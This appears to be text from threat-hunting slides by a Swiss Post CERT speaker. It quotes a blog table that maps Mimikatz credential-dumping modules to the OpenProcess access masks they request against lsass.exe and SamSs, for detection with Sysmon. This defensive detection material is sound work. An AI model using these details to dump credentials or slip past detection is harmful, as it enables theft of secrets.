CallTrace: C:\Windows\SYSTEM32\ntdll.dll +4bf9a|C:\Windows\system32\KERNELBASE.dll +189b7|U



# Detecting Mimikatz (OpenProcess)

Secure | <https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html>

SA 29 APRIL 2017

## Hunting mimikatz with sysmon: monitoring OpenProcess()

Kategorien: «Threat Hunting» Ersteller: dimi



**Update:** Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and

| module                | OpenProcess caller function    | destination process / destination service | ACCESS_MASK   | ACCESS_MASK translated |
|-----------------------|--------------------------------|---|---|------------------------|
| lsadump::lsa /patch   | kuhl_m_lsadump_lsa_getHandle() | SamSs                                     | PROCESS_VM_READ  <br>PROCESS_VM_WRITE  <br>PROCESS_VM_OPERATION  <br>PROCESS_QUERY_INFORMATION                            | 0x1438                 |
| lsadump::lsa /inject  | kuhl_m_lsadump_lsa_getHandle() | SamSs                                     | PROCESS_VM_READ  <br>PROCESS_VM_WRITE  <br>PROCESS_VM_OPERATION  <br>PROCESS_QUERY_INFORMATION  <br>PROCESS_CREATE_THREAD | 0x143a                 |
| lsadump::trust /patch | kuhl_m_lsadump_lsa_getHandle() | SamSs                                     | PROCESS_VM_READ  <br>PROCESS_VM_WRITE  <br>PROCESS_VM_OPERATION  <br>PROCESS_QUERY_INFORMATION                            | 0x1438                 |
| misc:skeleton         | kuhl_m_misc_skeleton()         | lsass.exe                                 | PROCESS_QUERY_INFORMATION  <br>PROCESS_VM_OPERATION  <br>PROCESS_VM_WRITE  <br>PROCESS_VM_READ                            | 0x1438                 |
| misc:memssp           | kuhl_m_misc_memssp()           | lsass.exe                                 | PROCESS_QUERY_INFORMATION  <br>PROCESS_VM_OPERATION  <br>PROCESS_VM_WRITE  <br>PROCESS_VM_READ                            | 0x1438                 |

# I have some questions...

- \* Please stand up...
- \* Sit down if you...
  - didn't learn anything new (resources, examples)
  - detect internal C&C using Named Pipes over SMB
  - detect in-memory / file-less Mimikatz on (all of) your hosts
    - Bonus: all versions of Mimikatz?
- \* Everyone sitting now I would like to have a chat 😊



# Do you have questions?

- \* Is there time left for Q&A?



# Thank you for your attention!

Tom Ueltschi, Swiss Post CERT